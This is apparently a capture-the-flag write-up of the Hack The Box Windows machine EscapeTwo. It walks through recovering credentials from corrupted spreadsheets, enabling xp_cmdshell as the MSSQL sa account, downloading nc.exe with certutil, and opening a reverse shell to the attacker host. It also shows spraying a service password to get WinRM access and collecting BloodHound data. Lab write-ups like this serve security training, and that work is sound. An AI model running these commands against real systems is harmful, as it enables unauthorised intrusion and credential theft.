EscapeTwo is an easy difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. We leverage these credentials to access a file share containing a corrupted Excel document. By modifying
its byte structure, we extract credentials. These are then sprayed across the domain, revealing valid credentials for a user with access to MSSQL, granting us initial access. System enumeration reveals SQL credentials, which are sprayed to obtain WinRM access. Further domain analysis shows the user has write owner rights over an account managing ADCS. This is used to enumerate ADCS, revealing a misconfiguration in Active Directory Certificate Services. Exploiting this misconfiguration allows us to retrieve the Administrator account hash, ultimately leading to complete domain compromise.
Recon
Nmap
T480➜  EscapeTwo  ᐅ  nmap -p- --min-rate 10000 10.129.31.87 -sVC -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-04 15:15 +0300
Nmap scan report for 10.129.31.87
Host is up (1.5s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-04 12:15:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-04T12:17:25+00:00; -1s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-04T12:17:26+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
|_ssl-date: 2026-01-04T12:17:25+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
49734/tcp open  msrpc         Microsoft Windows RPC
54337/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-01-04T12:16:48
|_  start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.34 seconds
T480➜  EscapeTwo  ᐅ
The box appears to be a Windows Domain Controller based on the ports
Initial credentials
As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su
We can run the credentials against various services starting with SMB
T480➜  EscapeTwo  ᐅ  nxc smb sequel.htb -u rose -p 'KxEPkKe6R8su'
SMB         10.129.31.87    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.31.87    445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
They work with SMB
WINRM:
T480➜  EscapeTwo  ᐅ  nxc winrm sequel.htb -u rose -p 'KxEPkKe6R8su'
WINRM       10.129.31.87    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)

WINRM       10.129.31.87    5985   DC01             [-] sequel.htb\rose:KxEPkKe6R8su
They do not work WinRM
MSSQL:
T480➜  EscapeTwo  ᐅ  nxc mssql sequel.htb -u rose -p 'KxEPkKe6R8su'
MSSQL       10.129.31.87    1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.129.31.87    1433   DC01             [+] sequel.htb\rose:KxEPkKe6R8su
They do work with MSSQL. Unfortunately, the user rose does not have permissions to enable xp_cmdshell and is not enabled by default:
T480➜  EscapeTwo  ᐅ  mssqlclient.py -windows-auth sequel.htb/rose:KxEPkKe6R8su@10.129.37.154
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (SEQUEL\rose  guest@master)>
There are four dbs which are all default:
SQL (SEQUEL\rose  guest@master)> select name from sys.databases;
name
------
master
tempdb
model
msdb
SQL (SEQUEL\rose  guest@master)> xp_cmdshell whoami;
ERROR(DC01\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
SQL (SEQUEL\rose  guest@master)> enable_xp_cmdshell;
ERROR(DC01\SQLEXPRESS): Line 105: User does not have permission to perform this action.
ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC01\SQLEXPRESS): Line 105: User does not have permission to perform this action.
ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
Shell as sql_svc
Since the creds work with SMB we can check for what shares we can access:
T480➜  EscapeTwo  ᐅ  nxc smb sequel.htb -u rose -p 'KxEPkKe6R8su' --shares
SMB         10.129.37.154   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.37.154   445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.129.37.154   445    DC01             [*] Enumerated shares
SMB         10.129.37.154   445    DC01             Share           Permissions     Remark
SMB         10.129.37.154   445    DC01             -----           -----------     ------
SMB         10.129.37.154   445    DC01             Accounting Department READ
SMB         10.129.37.154   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.37.154   445    DC01             C$                              Default share
SMB         10.129.37.154   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.37.154   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.37.154   445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.37.154   445    DC01             Users           READ
The Accounting Department sticks out because this isn’t one of the standard shares
With nxc I can spider the share for files and folders matching anything:
T480➜  EscapeTwo  ᐅ  nxc smb sequel.htb -u rose -p 'KxEPkKe6R8su' --spider "Accounting Department" --regex '.'
SMB         10.129.37.154   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.37.154   445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.129.37.154   445    DC01             [*] Started spidering
SMB         10.129.37.154   445    DC01             [*] Spidering .
SMB         10.129.37.154   445    DC01             //10.129.37.154/Accounting Department/. [dir]
SMB         10.129.37.154   445    DC01             //10.129.37.154/Accounting Department/.. [dir]
SMB         10.129.37.154   445    DC01             //10.129.37.154/Accounting Department/accounting_2024.xlsx [lastm:'2024-06-09 14:11' size:10217]
SMB         10.129.37.154   445    DC01             //10.129.37.154/Accounting Department/accounts.xlsx [lastm:'2024-06-09 14:11' size:6780]
SMB         10.129.37.154   445    DC01             [*] Done spidering (Completed in 1.394174575805664)
This finds two XLSX files with interesting names
After downloading both of those files with smbclient:
T480➜  EscapeTwo  ᐅ  impacket-smbclient sequel.htb/rose:KxEPkKe6R8su@10.129.38.253
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

# shares
Accounting Department
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
Users
# use Accounting Department
# ls
drw-rw-rw-          0  Sun Jun  9 14:11:31 2024 .
drw-rw-rw-          0  Sun Jun  9 14:11:31 2024 ..
-rw-rw-rw-      10217  Sun Jun  9 14:11:31 2024 accounting_2024.xlsx
-rw-rw-rw-       6780  Sun Jun  9 14:11:31 2024 accounts.xlsx

# get accounting_2024.xlsx
# get accounts.xlsx
#
Trying to open them with Libre office it shows distorted text:


This looks like corrupted workbooks, if we look at both of them, they both appear to be Zip files:
T480➜  EscapeTwo  ᐅ  file *.xlsx
accounting_2024.xlsx: Zip archive data, made by v4.5, extract using at least v2.0, last modified Jan 01 1980 00:00:00, uncompressed size 1284, method=deflate
accounts.xlsx:        Zip archive data, made by v2.0, extract using at least v2.0, last modified Jun 09 2024 10:47:44, uncompressed size 681, method=deflate
Typically an Excel workbook still shows as such:
file example.xlsx
login-timing.xlsx: Microsoft Excel 2007+
There are two ways to get the information inside the corrupted workbooks:
- Read via Unzip
- Fixing the corruption (LMAO)
Fixing the corruption
Wikipedia has a List of File Signatures page that has an entry that includes .xlsx

And the headers of those files are not that:
T480➜  EscapeTwo  ᐅ  xxd accounts.xlsx | head -1
00000000: 5048 0403 1400 0808 0800 f655 c958 0000  PH.........U.X..
T480➜  EscapeTwo  ᐅ  xxd accounting_2024.xlsx | head -1
00000000: 5048 0403 1400 0600 0800 0000 2100 4137  PH..........!.A7
I’ll open each in a hex editor and update the first four bytes to match the desired XLSX signature:
T480➜  EscapeTwo  ᐅ  file *.xlsx
accounting_2024.xlsx: Microsoft Excel 2007+
accounts.xlsx:        Microsoft Excel 2007+
And open in Libre Office. accounting_2024.xlsx doesn’t have anything of interest, but accounts.xlsx has passwords:

Read via Unzip
Basically those files are ZIP files with specific files inside. I create an output folder and then unzip the contents of accounts.xlsx into there. The spreadsheet mostly contains XML files and looking through them, I eventually find multiple credentials in sharedStrings.xml.
T480➜  EscapeTwo  ᐅ  mkdir books
T480➜  EscapeTwo  ᐅ  unzip -d books accounts.xlsx
Archive:  accounts.xlsx
  inflating: books/xl/_rels/workbook.xml.rels
  inflating: books/xl/workbook.xml
  inflating: books/xl/theme/theme1.xml
  inflating: books/xl/styles.xml
  inflating: books/xl/worksheets/_rels/sheet1.xml.rels
  inflating: books/xl/worksheets/sheet1.xml
  inflating: books/xl/sharedStrings.xml
  inflating: books/_rels/.rels
  inflating: books/docProps/core.xml
  inflating: books/docProps/app.xml
  inflating: books/docProps/custom.xml
  inflating: books/[Content_Types].xml
T480➜  books  ᐅ  cat xl/sharedStrings.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>%
One of those is very interesting, sa@sequel.htb:MSSQLP@ssw0rd!, because this is a high privileged account on MSSQL and Microsoft recommends to disable it
We can validate the credentials by logging in MSSQL:
T480➜  EscapeTwo  ᐅ  mssqlclient.py sa:'MSSQLP@ssw0rd!'@10.129.232.128
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
Next is to enable xp_cmdshell and it’s successful.
SQL (sa  dbo@master)> enable_xp_cmdshell;
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc
NULL
I will download nc.exe using certutil into the machine to get a reverse shell
SQL (sa  dbo@master)> EXEC xp_cmdshell 'certutil -urlcache -split -f http://10.10.14.187:8000/nc.exe C:\Users\sql_s
vc\Desktop\nc.exe';
output
---------------------------------------------------
****  Online  ****
  0000  ...
  e800
CertUtil: -URLCache command completed successfully.
NULL
SQL (sa dbo@master)> EXEC xp_cmdshell 'C:\Users\sql_svc\Desktop\nc.exe -e cmd.exe 10.10.14.187 4455';
T480➜  EscapeTwo  ᐅ  nc -lnvp 4455
listening on [any] 4455 ...
connect to [10.10.14.187] from (UNKNOWN) [10.129.232.128] 63034
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sequel\sql_svc
Shell as ryan
sql_svc user doesn’t have any interesting privileges:
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Their home directory does not have anything important:
PS C:\Users\sql_svc> tree /f /a
tree /f /a
Folder PATH listing
Volume serial number is FFFFFFFE 3705:289D
C:.
+---Desktop
|       nc.exe
|
+---Documents
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
\---Videos
There are three others users. sql_svc can’t access Administrator or ryan, and Public only has the same two documents from the share:
PS C:\Users> tree /f /a
tree /f /a
Folder PATH listing
Volume serial number is 3705-289D
C:.
+---Administrator
+---Public
|   +---Accounting Department
|   |       accounting_2024.xlsx
|   |       accounts.xlsx
|   |
|   +---Documents
|   +---Downloads
|   +---Music
|   +---Pictures
|   \---Videos
+---ryan
\---sql_svc
    +---Desktop
    |       nc.exe
    |
    +---Documents
    +---Downloads
    +---Favorites
    +---Links
    +---Music
    +---Pictures
    +---Saved Games
    \---Videos
In the root of C: there’s one unusual folder, SQL2019
PS C:\> ls

    Directory: C:\

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/5/2022  12:03 PM                PerfLogs
d-r---         1/4/2025   7:11 AM                Program Files
d-----         6/9/2024   8:37 AM                Program Files (x86)
d-----         6/8/2024   3:07 PM                SQL2019
d-r---         6/9/2024   6:42 AM                Users
d-----         1/4/2025   8:10 AM                Windows
It has a single folder with stuff inside of that:
PS C:\SQL2019> ls
ls

    Directory: C:\SQL2019

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/3/2025   7:29 AM                ExpressAdv_ENU
PS C:\SQL2019\ExpressAdv_ENU> ls
ls

    Directory: C:\SQL2019\ExpressAdv_ENU

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         6/8/2024   3:07 PM                1033_ENU_LP
d-----         6/8/2024   3:07 PM                redist
d-----         6/8/2024   3:07 PM                resources
d-----         6/8/2024   3:07 PM                x64
-a----        9/24/2019  10:03 PM             45 AUTORUN.INF
-a----        9/24/2019  10:03 PM            788 MEDIAINFO.XML
-a----         6/8/2024   3:07 PM             16 PackageId.dat
-a----        9/24/2019  10:03 PM         142944 SETUP.EXE
-a----        9/24/2019  10:03 PM            486 SETUP.EXE.CONFIG
-a----         6/8/2024   3:07 PM            717 sql-Configuration.INI
-a----        9/24/2019  10:03 PM         249448 SQLSETUPBOOTSTRAPPER.DLL
The sql-Configuration.INI file has a password:
PS C:\SQL2019\ExpressAdv_ENU> cat sql-Configuration.INI
cat sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
PS C:\SQL2019\ExpressAdv_ENU>
Next we spray the password with user ryan included in the list:
T480➜  EscapeTwo  ᐅ  nxc smb DC01.sequel.htb -u users -p WqSZAF6CysDQbGb3 --continue-on-success
SMB         10.129.232.128  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.128  445    DC01             [-] sequel.htb\angela:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\kevin:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\oscar:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\sa:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
T480➜  EscapeTwo  ᐅ  nxc winrm DC01.sequel.htb -u users -p WqSZAF6CysDQbGb3 --continue-on-success

WINRM       10.129.232.128  5985   DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
shell:
T480➜  EscapeTwo  ᐅ  evil-winrm -i sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
Auth as ca_svc
BllodHound
There’s not much of interested on the host that I haven’t already had access to. I’ll collect Bloodhound data, which is now built into nxc (really, after using that bloody-ad thing for a while)
T480➜  EscapeTwo  ᐅ  nxc ldap dc01.sequel.htb -u ryan -p WqSZAF6CysDQbGb3 --bloodhound --collection All --dns-server 10.129.232.128
LDAP        10.129.232.128  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
LDAP        10.129.232.128  389    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
LDAP        10.129.232.128  389    DC01             Resolved collection methods: localadmin, acl, rdp, group, session, trusts, container, psremote, dcom, objectprops
LDAP        10.129.232.128  389    DC01             Done in 01M 05S
